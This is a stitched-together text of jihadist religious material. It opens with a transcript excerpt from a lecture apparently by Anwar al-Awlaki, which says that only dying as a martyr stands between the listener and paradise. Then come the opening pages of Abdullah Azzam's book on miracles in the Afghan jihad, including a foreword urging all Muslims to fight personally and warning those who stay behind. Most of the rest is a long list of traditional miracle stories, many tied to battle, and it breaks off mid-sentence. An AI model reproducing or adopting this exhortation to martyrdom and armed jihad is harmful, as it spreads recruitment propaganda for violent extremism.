Subĥān'Allāh, when you think of this concept of time, because there's no time limit in *ākhira* - since it's infinite, eternal - if you come out of your mansion for example and see a flower that you like, you could sit there for ten years watching it! You don't have any appointments! You don't have any work to do! You could sit there for a hundred years if you want. There's no time pressure whatsoever, so it's quite a difficult concept to think about. And when you carry it further, you can even think about things like spending an entire year with Muhammad ﷺ; he would give you that time. If you want for example, you were reading in history and there were somethings you wanted to clarify about Umar bin al-Khattab, you can go and meet him and spend an entire month with him to discuss what happened. There's no time pressure, so there's no reason that this offer would be turned down. If they are busy for the first billion years, you can meet them after that.

There's no time pressure whatsoever and that's why Ibn al-Qayyim mentioned somethings about *jannah* saying that a man would sleep with his wife for eighty years! He mentioned that it's in a *ĥadīth* but it might be a weak *ĥadīth*; but all these things are possible because there's no time pressure whatsoever; you're free to do whatever you want. You are given four rivers, you can then go and spend an entire summer on these rivers enjoying its beauty because there's no limit. Our minds in *dunyā* are incapable of thinking outside the box when it comes to time… It's infinity, it never stops, it keeps on going. The Energizer bunny would die and you're still alive in *jannah*!

Nothing stands between you and this enjoyment except dying as a *shahīd*.

1 The following is a transcript taken from Shaykh Anwar's series on *Mashari al-Ashwaq* (CD 3)

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THE SIGNS OF ALLAH THE MOST MERCIFUL AR-RAHMAAN IN THE JIHAD OF AFGHANISTAN



SHAYKH ABDULLAH AZAAM

Signs of ar-Rahman in the Jihad of Afghan

Shaykh Abdullah Azzam

Edited by
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Extracts from the Foreword by Ustaad Sayyaaf

Alhamdulillah wa kafaa 'ala 'ebaadihis-tafaa

The prophet Muhammad did not divide the Muslim community into two classes, the merchant and farmer class like Abu Bakr, Abdur Rahmaan bin auf and Sa'd bin Mu'aaz, and say, these will equip and support the armies, and a class of the poor fighters, like Bilaal, Ammaar and Suhaib radiAllaahuanhu ajma'in. [Rather, all the Sahaaba personally took part in Jihaad.]

As far as those who have doubts regarding these miracles, I do not blame them since they are immersed in their materialistic convictions, far from the realities of Jihaad.

Only he realises the yearning who has sustained it, and he who has tasted it, recognises it. He who has seen it is not the same as one who has heard about it. I invite all those who deny [these miracles] to visit the lands of Jihaad, so that they may see with their own eyes that it is Allaah Ta'ala who is steering the battle.

As far as those Muslim writers who exert their imagination to conjure baseless, fictitious stories, to while away valuable time, I invite them also to write such events that are beyond their imagination, stranger than fiction, making history from new, and being written in blood.

As far as the Afghani affair is concerned, it has emerged from a regional affair to an Islamic affair. I wish to draw the attention of the Muslims to the fact that we started this Jihaad with revolvers, and we did not have a single rifle. At the beginning, the Afghani nation faced the Russian tanks with stones and boulders.

Note: Ustaad Sayyaf was the Ameer of the Joint Council of the Mujaahideen

The Afghani nation is convinced of the self evident Imaani realities that:

- **Allaah Ta'ala is Mightier than Russia.**
- **Allaah Ta'ala is never defeated or overcome.**
- **We will soon, by the permission of Allaah Ta'ala, overcome and defeat Russia.**

We wish to remind those who traverse the corners of the earth for amusement and sight-seeing of the Hadith "The tourism of my Ummah is Jihaad," and we wish to caution them of the warning for abandoning Jihaad, by citing the Hadith "He who has neither fought [in Jihaad] nor equipped a fighter, nor has he substituted a fighter [by remaining behind and] seeing to the affairs of the fighters family with goodness, then Allaah Ta'ala will impose upon him a calamity before the day of Qiyaamah

I also wish to remind the Muslimeen of the statement of the prophet Muhammad :

"The standing of one of you in the Path of Allaah Ta'ala is more virtuous than him performing Salaah in his home for seventy years."

I make du'a unto Allaah that He makes the author's effort solely for His Pleasure, and that He accepts it from him. We glorify You O Allaah. Together with your praise, and we bear witness that there is none worthy of worship but You, and we seek Your forgiveness, and we turn to You.

Abdu Rabbir-Rasool As- Sayyaaf.

Miracles

NOTES REGARDING KARAMAAT AND MUJIZAAT.

1. Karaamaat and Mujizaat are supernatural feats.

2. Supernatural feats occurred at the hands of the prophet and sometimes at the hands of the Auliya (those close to Allaah) and Sulahaa (pious), and it can also occur at the hands of a kaafir or faajir (open and flagrant sinner).

3. That which occurs at the hands of a prophet is called Mujizah, and that which occurs at the hands of Auliya is called Karaamah.

If a supernatural feat occurs at the hands of a kaafir or a fàajir, then this is an act of Shaitaan.

All those acts which can occur as a mujizah of a prophet, those same acts can also occur as a karaamat at the hands of auliya.

Moulana Ashraf Ali Thanwi rahmatullah alaihi explains:

"Certain acts that occurred as Mujizaat, for example, miraculous appearance of food, can also be displayed by the Auliya. The difference is that the Auliya do not claim Nubuwwat, rather they claim obedience to the Nabi. However, certain acts that are specific with the Ambiya cannot occur to the Auliya. For example, the Qur'aan is a Mu'jizah of Rasulullah sallAllaahu alayhi wa sallam. It has not and will never occur to any other creation of Allaah Ta'ala."]

lmaam Nawawi rahmatullah 'alayhi has mentioned: "We acknowledge the karaamaat of the Auliya as opposed to (a group called) mu'tazilah." Also, the karaamaat of the Auliya do not occur by their own desire and volition.

Moulana Ashraf Ali Thanwi rahmatullah alaihi explains

Karaamaat and Mu'jizah do not occur by a person's design --that whenever the Nabi or Wali wishes he can execute such an act. Such acts only occur when Allaah Ta'ala in His Infinite Wisdom wishes to exhibit the act. It then occurs whether a person desires it or not.]

4. A karaamah does not indicate that the person performing such an act is better than others. In fact, sometimes the karaamah decreases his status in the sight of Allaah, due to fame and vanity entering his heart. It was for this reason that many of the pious personalities used to make istighfaar (seek forgiveness) when a karaamah would manifest itself at their hands, just as they would make istighfaar when sins are committed

5. Allaah Ta'ala makes the karaamaat for his Auliya a way out of difficulty, and for his enemies, a sign of the truthfulness of His Deen.

6. The Auliya are Those who bring Imaan and adopt Taqwa, whether or not they receive kashf (divine inspiration), experience ahwaal (spiritual states) or display karaamaat.

7. Ilm (Islamic knowledge) and Aml (righteous deeds) are the criterion of distinguishing between the Auliya (friends) of Allaah and the friends of shaitaan. The supernatural feats of those who obey the Quraan and Sunah are karamaat, while that of those who disobey are acts of shaitaan.

Abu Yazeed Bistami (rahmatullah 'alayhi) said:
If you see a man flying in the air or walking on the surface of the water, do not be deceived by him until you do not see what his stand is as far as the commands and prohibitions of the Shariah are concerned."

Yunus bin Abdul A'ala (rahmatullah 'alayhi) said to Imam Shafee (rahmatullah 'alayhi):

Do you know what our friend Laith bin Sad has said? He said that if you had to see a person who follows his desires walking on the surface of the water then do not believe him]'

Imaam Shafee (rahmatullah 'alayhi) replied:
Laith has understated the point. If you see a man who follows his desires flying in the air; then do not be deceived by him"

Hadhrat Junaid (rahnmatullah 'alayhi) said:
Our (special) knowledge is confined to the Quraan and the Sunnah. That person who does not recite the Quraan and does not narrate the Hadith, it is not correct for him to speak concerning our (special) knowledge."

8. More karamaat had occurred in the later eras than in the age of the Sahaabah radiyAllaahu unhum, and this is so because the purpose of karaamaat is to strengthen the people's Imaan and to strengthen their relationship with Allaah Ta'ala.

Nevertheless, for every karaamah of the later times there is a better karaamah to be found in the people of the former times.

lmaam Ahmad rahmatullah 'alayhi was once asked: Why is it that not as many karaamaat are narrated from the Sahaabah as that from those after them."
He replied: Because of the strength of their Imaan."

Supernatural acts of the Ummah of Rasulullahi sallalahu alayhi wa sallam ie, those who follow him both spiritually and physically, in all aspects of life occur either as a proof or for a specific need. If it occurs as a proof then it serves to establish the Deen of Allaah, and if it occurs for a specific need, e.g. granting of provisions, then it serves to assist the Deen.

The Sahaabah radiyAllaahu unhum had gained from the companionship of Rasulullah sallalahu alayhi wa sallam such knowledge of the Deen and such Ma'rifat (recognition) of Allaah Ta'ala, which made them independent of karaamaat, whereas those after them were in need of such

signs. Thus, many individuals after the Sahaabah had displayed such feats, which were not to be found amongst the Sahaabah radiyAllaahu, unhum

Thus if we had to claim that the miracles of the Afghanis in their Jihaad are more than those of the Sahaabah, then such a claim would not be surprising since it is within the principle established by our pious predecessors.

9. Karaamaat occur more at the hands of the general masses than at the hands of the Ulama. When Imaam Nawawi rahmatullah 'alayhi was asked the reason for this, he replied: Because of the loftiness of the Ikhlaas (sincerity) found in the Ulama as opposed to that of the general masses."

10. The only difference between karaamaat and mujizah is that a mujizah is accompanied by a claim of Nubuwwat (prophet hood). Every karaamat of a Wali is in fact a mujizab of his Nabi, since the veracity of the follower, ie. the Wali is a sure sign of the veracity of the one he follows, i.e. the Nabi

11. It is impossible for a false claimant of prophet hood to display miracles. However, miracles are sometimes confused with sihr (magic), since sihr too is extraordinary. The only difference between karaamaat and sihr is that the Wali displaying karaamaat follows and obeys the Rasool sallAllaahu alayhi wa sallam; and the saahir (magician) does not do so.

One miracle in which no confusion can occur is steadfastness (being steadfast on the Shariah).

The Karaamaat of the Auliya are in fact a Mu'jizah of the Rasool sallaliahu alayhi wa sallam

The true pious Auliyaa of Allaah are those who follow Hadhrat Muhammad sallAllaahu alaybi wa sallam, obey all his instructions, abstain from all his prohibitions; and they emulate him in all those acts that have been clearly established to be his. It is these people whom Allaah Ta'ala assists with His Angels, and inspires into their hearts His Anwaar (spiritual illuminations). They display karaamaat whereby Allaah Ta'ala grants

honour to these Auliyaa. Their karaamaat occur either for a Deem need or for a need of the Muslims, just as the mu'jizah of Rasulullah sallAllaahu alayhi wa sallam used to occur for these purposes.

Karaamaat are only acquired through the barakah (blessings) of obeying Rasulullah sallAllaahu alayhi wa saliam, hence in reality they are part of the mu'jizaat of Rasulullah sallAllaahu alayhi wa sallam.

Examples of the Mu'iizaat of Rasulullah sallaliahu alayhi wa sallam.

1. Splitting of the moon.

2. The pebbles reciting Tasbeeh in his blessed hands.

3. The crying of the tree trunk. This will be explained further, Insha-Allaah

4. Informing the people of the details of Baitul Maqdis after the night of Me'raaj.

Rasulullah sallAllaahu alayhi wa sallam said: When the people denied (the Me'raaj), Allaah Ta'ala revealed the Baitul Maqdis to me and I informed the people of its details whilst looking at it."

5. RasululIah sallAllaahu alayhi wa sallam's informing of many past and future events.

6. His bringing the Book of Allaah.

7. The miraculous increase in food and drink on numerous occasions, e.g. During the Battle of Khandaq an entire army was satiated from a small amount of food, which did not even decrease. In addition, at the Battle of Khaibar, the entire armies thirst was quenched from a bag of water. During the Tabuk expedition, the containers of the army of 30 000 contained little food, but it did not decrease.

8. Water flowed from between the blessed fingers of Rasulullah sallAllaahu alayhi wa sallam on a number of occasions, so much so that it sufficed for all those present. On one of these occasions at Hudaibiyyah, their number was 14 or 15 hundred.

9. Rasulu]lah saliAllaahu alayhi wa sallam returned the eye of Abu Qatadah radiyAllaahu unhu to its socket after it had fallen out. It then became the better of his two eyes.

10. When R.asulullah sallallaliu alayhi wa sallam sent Muhammad bin Maslamah radiyAllaahu unhu to kill Ka'ab bin Ashraf (a Jew), his leg broke. RasuIuIlaIi sallnhlahu alayhi wasallam then passed his blessed hands over it and it was cured.

11. Rasulullah sallAllaahu alayhi wa sallam once fed 130 Sahaabah. All of them ate while the original quantity of food remained the same.

12. Rasulullalh sallAllaahu alayhi wasallam miraculously paid the debt of Abdullab bin Jaabir radiyAllaahu unhu from a meagre amount. The debt was 30 wasq (equivalent to 270 kg. of dates). This incident is repeated in more detail further on

Other Miracles

The miracles of the Sahaabah, Taabieen and those after them are too numerous to mention. Some examples are:

1. When Usaid bin Hudair was reciting Surah Kahf, something like a cloud filled with lanterns descended upon him. These were the angels that had descended due to his recitation.

2. The angels would greet Imraan bin Husain radiyAllaahu unhu.

3. When Hadbrat Salmaan and Abu Dardaa radiyallaliu unhuma used to

eat from a plate, the plate or its contents would recite Tasbeeh.

4. Once Hadhrat Abu Bakr radiyAllaahu unhu was eating with 3 of his guests. Whenever he would lift some food from the utensil, more of that food would appear from below it. When those present noticed this, he presented the food to Rasulullah sallAllaahu alayhi wa sallam, who then fed a large number of people from it.

5. When Hadhrat Khubaib radiyAllaahu unhu was a prisoner of the kuffaar in Makkah Mukarramah, he was miraculously given grapes at such a time when grapes were not available in Makkah Mukarramah.

6. When Aamir bin Fuhaira was martyred, his body miraculously ascended to the sky. The kuffaar could therefore, not find his body. Aamir bin Tufail witnessed the body being lifted up.

7. Hadhrat Umme Aiman radiyAllaahu unha migrated without any provisions. She was also fasting. At the time of iftaar she heard a sound above her head. When she raised her head she found a suspended bucket of water. She drank from it until she was quenched. For the rest of her life she never felt thirsty again.

8.Hadhrat Safeenah radiyAllaahu unhu, the freed slave of Rasulullah sallAllaahu alayhi wa sallam, informed a lion that he was the messenger of Rasulullah sallAllaahu alayhi wa sallam. The lion thus escorted him to his destination.

9. Whenever Baraa bin MaaIik used to entreat Allaah Ta'ala to fulfil some need, Allaah Ta'ala would readily accept his plea. Whenever the Muslims would experience a difficulty on the battlefield, they would ask Baraa to entreat Allaah Taʿala to aid them. They would then defeat the enemy. During the incident of Qaadisiyáh; he entreated Allaah Ta'ala to be sufficient for them; and that he be granted Shahaadat. He became a Shaheed on that occasion.

10. Once Hadhrat Khalid bin Waleed radiyAllaahu imhu besieged a fort. The occupants refused to surrender unless he drank poison. He drank it and was unharmed.

11. Hadhrat Sa'ad bin Abi Waqqaas radiyAllaahu unhu was Mustajaabud-da'waat - one whose duas are readily accepted. It was he who defeated Kisra (Khosrau-the Persian king) and conquered Iraq.

12. Hadhrat Umar radiyaliahu unhu once dispatched an army under the leadership of a person named Saariyah. On one occasion, whilst Hadhrat Umar radiyAllaahu unhu was delivering the khutbah (in Madinah Munawwarah), he began calling out: O Saariyah, the mountain! 0 Saariyah, the mountain!" When the messenger of that army returned, he said: 0 Ameerul Mu'mineen, when we engaged the enemy they initially overpowered us. All of a sudden we heard a person calling out: '0 Saariyah, the mountain! 0 Saariyah, the mountain!' We then used the mountain as our rear support, and Allaah Ta'ala caused the enemy to be defeated."

13. When Hadbrat Zunairah radiyAllaahu anha was persecuted and tortured because of her Islam, she refused to relinquish the Deen. Because of the torture, she lost her eyesight. Upon this the mushrikeen retorted: "Laat and Uzzah (two idols) have snatched her eyesight." She replied: "By Allaah, never." So Allaah Ta'ala restored her eyesight.

14. When Arwa bint-ul Hakm made a false claim of a piece of land against Hadhrat Sa'eed bin Zaid; he cursed her thus: "0 Allaah! If she is lying then make her blind and cause her to die in her own land." She became blind, and whilst walking on her land, she fell into a pit and died.

15. Hadhrat A'ala bin Hadhrami radiyAllaahu unhu was Rasulullah sallAllaahu alayhi wa sallam 's governor over Bahrain. When he used to make dua he used to exclaim: "0 Allaah, The most knowledgeable One! 0 The Most Forbearing! 0 the Most Lofty! 0 the Most Exalted!" His dua would be accepted. Once when water was not available, he made dua in this manner and his desire was fulfilled. On another occasion he made dua

when the Muslims could not cross the sea on their horses.

Thereafter they passed over the water without even the saddles of the horses becoming wet. He also made dua that no one should see his body when he dies. After his burial, they did not find him in his grave.

A similar incident (crossing the water) occurred to Abu Muslim Khawaani. He and his army walked over the Tigris river, while it, due to it's rising waters, and was spilling forth debris. He then turned to his companions and asked: "Are any of you missing any item so that I may make dua for it ".One of them replied: "My (horse's) nosebag is missing". He said: "Follow me." He followed him and found the nosebag caught on something.

16. Aswad Anasi (the false claimant of prophethood) once asked Abu Musa Khiwaani: "Do you believe I am the rasool of Allaah?" (na'uthubillah). He replied "I cannot hear". He (Aswad) then asked:" Do you bear witness that Muhammad sallAllaahu alayhi wa sallam is the Rasool of Allaah." He replied:" Yes". Aswad then threw him into a fire and found him standing in the fire performing Salaah while the fire was cool for him.
When Abu Musa radiyAllaahu wihu arrived in Madina Munawwarah after the demise of Rasulullah Sallalahu alayhi wa sallam, Hadhrat Umar made him sit between him and Abu Bakr radiyAllaahu unhuma, and said:
"All praise is due to Allaah Ta'ala who has kept me alive to see such a person from the Ummah of rasulullah sallAllaahu alayhi wa sallam who had experienced that which Hadhrat Ibraheem alayhissalaam had experienced."
On another occasion his slave girl poisoned his food but it did not harm him.

More examples

Suraqah bin Maalik
It is narrated from Hadhrat Abu Bakr radiyAllaahu unhu:
During our hijrat, Suraqah bin Maalik followed us. I said: 'Oh Rasulullah

sallAllaahu alayhi wa sallam he is coming'. He replied: 'Do not fear, Allaah is with us"'
Then Rasulullah sallAllaahu alayhi wa sallam made dua and his (Suraqa's) horse sunk in the ground up to its stomach.
He then called out: I see that you two have cursed me. Please make dua for me. By Allaah, I will send back all those who are searching for you."
Rasulullah sallAllaahu alayhi wa sallam then made dua for him and he was saved.

Hadhrat Anas radiyAllaahu unhu narrates regarding the day of Badr:
Rasulullah sallAllaahu alayhi wa sallam said: This is the place where so and so will fall, he then placed his blessed hands on the various places. Hadlirat Anas radiyAllaahu unhu says: None of those mentioned ever deviated from or went beyond their appointed spots shown by Rasulullah sallAllaahu alayhi wa sallam.ie. Each kaafir fell at exactly the place shown by Rasulullah sallAllaahu alayhi wa sallam.

The Angels descend upon the Mu'mineen.

Hadbrat Ibn Abbaas radiyAllaahu unlhuma narrates that Rasulullali sallAllaahu alaybi wa sallam said on the day of Badr: This is Jibraeel holding onto the head of his horse, equipped with the implements of war"

Hadbrat Sa'd bin Abi Waqqaas radiyAllaahu unhu narrated:
On the day of Uhud I saw on the right and on the left of Rasulullah sallAllaahu alayhi wa sallam two men dressed in white fighting fiercely. I had never seen them before and neither thereafter. They were Jibraeel and Meekaaeel alayhiinassalaam.

Abbaas radiyAllaahu unhu once sent his son Abdullah radiyAllaahu unhu to Rasulullah sallAllaahu alayhi wa sallam for some work, but he found Rasulullah sallAllaahu alayhi wasallam busy with a man, so he returned without speaking to him. Abbaas (ra) asked: Did you see the man"
He said: "Yes".

Abbaas (ra) said: That was Jibraeel alayhissallaam. He who has seen

Jibraeel alayhissalaam will not die until he loses his eyesight and be granted vast knowledge."
It is well known that Abdullah bin Abbaas (ra) became Hibrul Unmmah - a most distinguished Aaalim, even amongst the Sahaabah (ra). During his old age he lost his eyesight. This prediction was thus fulfilled.]

Sahl (ra) said to his son Abu Umaamah (ra):
Oh my son, if only you had seen us on the day of Badr, pointing our swords towards the head of a mushrik, and his head would fall from his body before our swords would reach him."

Anas (ra) narrates that a man who used to write for Rasulullah sallAllaahu alayhi wasallam became a murtad (apostate, na'uthbillah) and joined the mushrikeen. Rasulullah sallAllaahu alayhi wa sallam prophesised: The earth will not accept him.
He narrates: We buried him a number of times, but the earth did not accept him. i.e. the grave expelled his body each time.

The Crying of the Date Palm

Rasulullah sallAllaahu alayhi wa sallam used to lean against a date palm while delivering the Jum'uah Khutbah. When the mimbar was made and Rasulullah sallAllaahu alayhi wa sallam stood on it for the first time, the date palm cried like a baby and continued to do so until Rasulullah sallAllaahu alayhi wa sallam descended and embraced it. It then calmed down.

The Debt of Jaabir's Father

Jaabir (ra) narrates: My father passed away while he was in debt. I offered the creditors dates in lieu of his debts, but they refused, Rasulullah sallAllaahu alayhi wa sallam then said: Place each heap of dates in a separate corner.
Rasulullah sallAllaahu alayhi wa sallam circumnutated the largest heap three times and then sat on it. He said: Call the creditors.
He then continued to mete out to each creditor until He fulfilled all that

was due. I would have been satisfied and pleased even if the debt was merely fulfilled, and I could return to my brothers even without a single date, but Allaah Ta'ala preserved the dates, so much so that the heap on which Rasuluilah sallAllaahu alayhi wa sallam was seated had not decreased by a single date.

A Bunch of Dates Responds to Rasululiah sallAllaahu alayhi wasallam

Ibn Abbaas (ra) said that once Rasulullah sallalahu alayhi wa sallam called a bunch of dates and it descended until it settled upon Rasulullah sallAllaahu alayhi wa sallam. He then said: "Return", and it returned to its place. On witnessing this, a Bedouin accepted Islam.

The Provision-bag of Abu Huraira (ra)

Abu Huraira (ra) narrates:
I came to Rasulullah sallAllaahu alayhi wa sallam with some dates and asked him to make dua to Allaah Ta'ala for barakah (blessings) in these dates. He clasped the dates and made dua. He then said: Take the dates and place it in your provision-bag. Whenever you intend to take out anything from it, put your hand in, and do not spread out the contents.
He then narrates:
I ate from it during the era of Rasulullah sallAllaahu alayhi wa sallam, and that of Abu Bakr (ra), Umar (ra) and Uthmaan (ra). When Uthmaan (ra)diyAllaahu unhu was martyred, the contents of the bag were depleted. Should I inform you how much I ate from the bag? More than 200 wasq equivalent to 1800 kg.

Addressing the People of the Well.

After the battle of Badr. the bodies of the kuffaar were dumped in a deserted well. Rasulullah sallAllaahu alayhi wa sallam addressed them: 0 so and so! 0 so and so! Did you all find that which Allaah Ta 'ala promised you to be true, for verily I found that which Allaah promised me to be true."

Umar radiyAllaahu unhu asked: 0 Rasulullah sallAllaahu alayhu wa sallam, how are you speaking to mere bodies without souls?"
Rasulullah sallAllaahu alayhi wa saliam replied:
You do not hear better than them. i.e. They also hear like you, except that they cannot reply.

According to some Ulama, this was a miracle, while according to others, this is a general principle that the dead can hear. And Allaah knows best.

The Light

Once, while Usaid bin Hudair (ra) was seated in his animal-pen reciting [the Quraan], his horse became agitated and began roving around. It did so a second time. but he continued reciting. He says: I then feared that the horse may trample Yahya (his son). I stood up to see what it was that was agitating the horse, and all of a sudden there appeared to be a cloud above my head, in which were lanterns suspended in the air, for as far as I could see Rasulu]lah sallAllaahu alayhi wa sallam said:
They were angels who had come to listen to you. If you had continued reciting, the people would have seen them in the morning with the naked eye."

Anas bin Maalik (ra) narrates that Usaid bin Hudair (ra) and Abbaad bin Bishr (ra) were once with Rasulullah sallAllaahu alayhi wa sallam. When they departed it was pitch dark. All of a sudden a light appeared in front of them. When they separated, each one had a light with him until they returned home.

Rasullah sallAllaahu alayhi Wa sallam gives Abu Oataadah (ra) a Date branch.

Once after Esha Salaah, Rasulullah sallAllaahu alayhi wa sallam gave Abu Qataadah (ra) a date branch and said: Take this, for it will soon light up for you a distance of ten in front and a distance of ten behind you.
The hadith does not mention which unit of length is being referred to.

The Chamber of the Enemy collapses with Tahleel (La ilaaha Illaha IllAllaah and Takbeer (Allaahu akbar:

Hisham bin 'Aas says:
When we were sent to the emperor of Rome, we proclaimed to him: "La ilaaha illAllaah wAllaahu akbar. When we did so, the chamber (of the emperor) collapsed. And Allaah knows best.

Hamzah bin Amr Al-Aslamee radiyAllaahu unhu says:
We were once with Rasulullah sallAllaahu alayhi wa sallam, We then dispersed into a pitch-dark night. My fingers began to glow, so much that the people gathered around.

Note: Hamzah used to fast abundantly.

Abu Kurfusah

One of the Sons of Abu Kurfusa (ra) was captured by the Romans. When the time of each Salaah would approach, Abu Kurfusa would climb the wall of the town of Askalaan and call out:
0 so and so! It is the time of Salaah. His son would hear it in Rome a vast distance away.

The Janaazah of Ihn Abbaas (ra) and the Bird

Ibn Abbaas (ra) passed away in Taif. A strange bird, the likeness of which was never seen before, was present at his janazah. It entered his body, but none had seen it coming out. When he was buried, this Aayah was heard at the side of his grave, but none knew who recited it. Oh the tranquil soul! Return to your Rabb (Lord) in a state of you being pleased with Him and He being pleased with you.

Jinns Inform about Rasulullah sallAllaahu alayhi wa sallam

The jinnaat gave the glad tidings of the advent of Rasulullah sallAllaahu

alayhi wa sallam to Abbaas bin Mirdaas radiyAllaahu unhu.

Umar (ra) Vanquishes a Jinn

Ibn Mas'ood (ra) narrates that a Jinn wrestled thrice with Umar (ra), and on each occasion he dropped it. The Jinn then asked: Do you read Aayatul Kursi? He replied: "Yes".
The jinn said: Whenever you read it in any home, the Shayaateen will depart with such speed that they will produce a sound like that of one passing wind from the rear, and they will not return until the morning.

A Cow Informs of Rasulullah sallaliahu alayhi wa saliam

Ibn Urs narrates: I was busy herding one of our cows when I heard from its belly: 0 family of Zar! An eloquent statement! A counsellor saying La ilaaha illAllaah."

When we reached Makkah we found Rasulullah sallAllaahu alayhi wa sallam. i.e.. It was He who was prophesised.

Speaking after Death

Sa'eed bin Musayyib (ra) narrates: When Zaid bin Khaarijah passed away during the khilaafat of Uthmaan (ra) he was shrouded with a cloth. The people then heard a reverberating sound from his chest. He then said: Ahmad . . .Ahmad in the first book. Abu Bakr has spoken the truth, spoken the truth; Umar has spoken the truth, spoken the truth. Uthmaan has spoken the truth, spoken the truth."
Sad narrates: Thereafter a man from the Barn Khitmah clan passed away and was shrouded in a cloth. Here also a reverberating sound was heard from his chest and he then spoke:
The brother of Banil-Haarith bin Khazraj referring to Zaid in the previous incident has spoken the truth, spoken the truth."

The Martyrs of Uhud

Jaabir (ra) narrates: When Mu'aawiyah (ra) constructed a canal, it passed through the graves of the martyrs of Uhud. We therefore removed their bodies, after 40 years, finding them soft and fresh, their limbs easily folding.
According to another narration, while digging the canal a pick hit the foot of Hadhrat Hamzah (ra), and it began to bleed.
Amr bin Jamooh and Abdullah bin Amr (ra) were both buried in one grave. Floodwaters threatened to flood out their grave. The people exhumed them to transfer their bodies. They found that they had not changed. It appeared as if they had been buried yesterday. This occurred 46 years after Uhud.

While I the author was at the house of Abdur Rahmaan Al-Madani (the dean of the faculty of Shariah, at Lahore) Abdur Rahmaan Muhammad Shaadi narrated to me:
A house close to the Masjid-un-Nabawi collapsed and some people intended reconstructing it. I saw a man buried under a wall of that house. He had been there for a very long time, and his body had not changed.

The Blessed Bodies of the Ambiyaa alayhimusalaam remain Unspoiled.

Aus bin Aus narrates the hadith:
Verily Allaah Ta'ala has made the bodies of the Ambiyaa haraam upon the earth."

Graves like Musk

A person once took a handful of sand from the grave of Sad bin Mu'aaz (ra) and when he opened his hand he suddenly found the soil had become musk. Upon this Rasulullah sallAllaahu alaybi wa sallam said: SubhaanAllaah! SubhaanAllaah!... . His delight was apparent from His noble countenance.

Wasps Protect the Body of Aasin

Aasim bin Abil Aqlah beseeched Allaah Ta'ala that he should not touch any mushrik nor should any mushrik touch him When he passed away. Allaah Ta'ala sent a cloud of wasps over his body, which protected him from the mushrikeen. This is why he was also referred to as Hamyud-dubur (the one protected by the wasps).

Safeenah -the Freed Slave of Rasulullah sallAllaahu alayhi wa sallam

Safeenah (ra) narrates: A lion advanced towards me, so I said: O lion, I am the freed slave of Rasulullah sallAllaahu alaybi wa sallam."
It then lowered its head and advanced To direct me, It would nudge me with its shoulder. This continued until it escorted me out of the jungle, left me on the road and snarled. I understood that it was now going to leave me.

A Wolf Informs about the Advent of Rasululiah sallAllaahu alayhi wa saliam

Abu Sa'eed Khudree (ra) narrates the incident of a wolf, which said to a shepherd:
Muhammad sallAllaahu alayhi wa sallam is at Yathrib [Madina Munawwara], informing the people of events which have passed."

The Water Subservient

Abu Huraira (ra) narrates: Alaa al-Hadrami (ra) once made dua for rain, and it rained in the arid desert. After his death and burial, within a short period his grave was opened, but his body could not be found.
On one occasion, he made Du'a: O Allaah The Most Knowledgeable! 0 The Most Forbearing! O The Most Lofty"'
The Gulf then, by the permission of Allaah, allowed them to cross over. They gently trotted over as if on sand. Water did not touch the feet of the camels, nor the knees of the horses. In this way they traversed a distance

that normally took a day and night by boat.

Crossing the Tigris.

The Muslim army once crossed over the Tigris River during its flood. They passed over on the surface of the water. When the Persians saw this, they fled shouting: "The madmen have come!"

Sustenance From an Inconceivable Source.

Abu Hurairah (ra) narrates: A Sahabi came home to his family and found them in dire need of food. He then went out into the desert. When his wife saw this, she took her hand-mill and placed it on her clay oven. She turned the mill and pleaded: "Oh Allaah! Grant us sustenance." All of a sudden she found the container to be full. She also found the clay-oven to be full.
I (Abu Hurairah) mentioned this to Rasulullah SallAllaahu alayhi wa sallam who said: "If she did not open the container, the mill would have continued to turn and produce flour until the day of Qiyaamah."

The Army of Abu Ubaidah

Jaabir (ra) narrates: Rasulullah sallAllaahu alayhi wa sallam dispatched us [i.e. our army] and appointed Abu Ubaidah (ra) our ameer. We were to capture a caravan of the Quraish. He provided us with a bag of dates. This was all we had with us. Abu Ubaidah (ra) used to give us a date each, We used to suck that one date, then sip some water. This would suffice for the whole day. We used to strike the leaves with our sticks, moisten and eat them. The sea sent forth for us a huge fish, from which we ate for 18 nights. The fish was so huge that Abu Ubaidah (ra) made 13 of us sit in its eye-socket. When a rib of this fish was held upright, the largest camel together with the tallest rider passed under it without him having to bow his head.

Curing Sickness

Hanzalah bin Huzaim narrates: I was part of my grandfather's delegation, which was sent to Rasulullah sallAllaahu alayhi wa sallam. When I was introduced, He (sallAllaahu alayhi wa sallam) drew me closer, rubbed my head and said: May Allaah bless you.
Az-Zayyaal says:
A man was brought to Hanzalah (ra). His face had a tumour. Hanzalah (ra) recited Bismillah on the place, which the blessed hands of Rasulullah sallAllaahu alayhi wa sallam had touched and then anointed this sick man. The tumour disappeared.

Khalid bin Waleed (ra) Drinks Poison.

When Khalid bin Waleed (ra) went to Hairah, the people said to him: Beware that these non-Arabs do not feed you poison. He said, Bring it to me. When it was brought, he swallowed it and said: "Bismillah ". It did not harm him.

Immunity from Heat and Cold

On the day of Khaibar, Rasulullah sallallaliu alayhi wa sallam said:
I will soon give the flag to a person who loves Allaah and his Rasool. Allaah will grant him victory, and he will not flee from the battlefield.
Ali(ra) says: Rasulullah sallAllaahu alayhi wa sallam then called for me so that he may grant me the flag. I came with a sore eye, not being able to see. He placed some of his blessed saliva in my eye and said: 0 Allaah! Protect him from the heat and cold. Thereafter, neither heat nor cold affected me."

Effacing the Effects of Old Age

Zaid Al-Ansaari narrates: Rasulullah sallAllaahu alaybi wa sallam said to

me: Draw closer. He then passed his blessed hands over my head and said: 0 Allaah! Make him handsome and perpetuate his handsomeness.
It is said that he reached beyond the age of a hundred, with only a small patch of his beard becoming white. He always had a cheerful face and it was never once gloomy, right until his death.

A Miracle of Khalid bin Waleed (ra)

A man came to Khalid bin Waleed (ra) with a water bag full of wine. Khalid (ra) said: Oh Allaah, make it honey.
It turned into honey.
According to another narration, a man passed by Khalid (ra) with a water bag full of wine. He asked: What is this. The man replied: Vinegar. Khalid (ra) said: Indeed Allaah has made it into vinegar.
He then found it to be vinegar, whereas it had previously been wine.

A Miracle of Husain (ra)

A man once relieved his call of nature on the grave of Husain (ra), son of Ali (ra). His household was then afflicted with mental derangement, leprosy, white-liver
(a disease) and poverty.

Abdul Mali asked Ruhr: Can you inform me what sign occurred on the day Husain (ra) was martyred.
He replied: None of the pebbles of Baitul-Maqdis were lifted, except that blood was found under it.
He also narrates: On that day, no stone in Shaam Syria remained without blood on it.
Both Umme Salmah and Maymoona radiyallaliu unhuma said that they heard the jinns wailing at the death of Husain radiyAllaahu unhu.

A Miracle of Uthmaan

One morning Uthmaan (ra) said: Last night I saw Rasulullah sallAllaahu

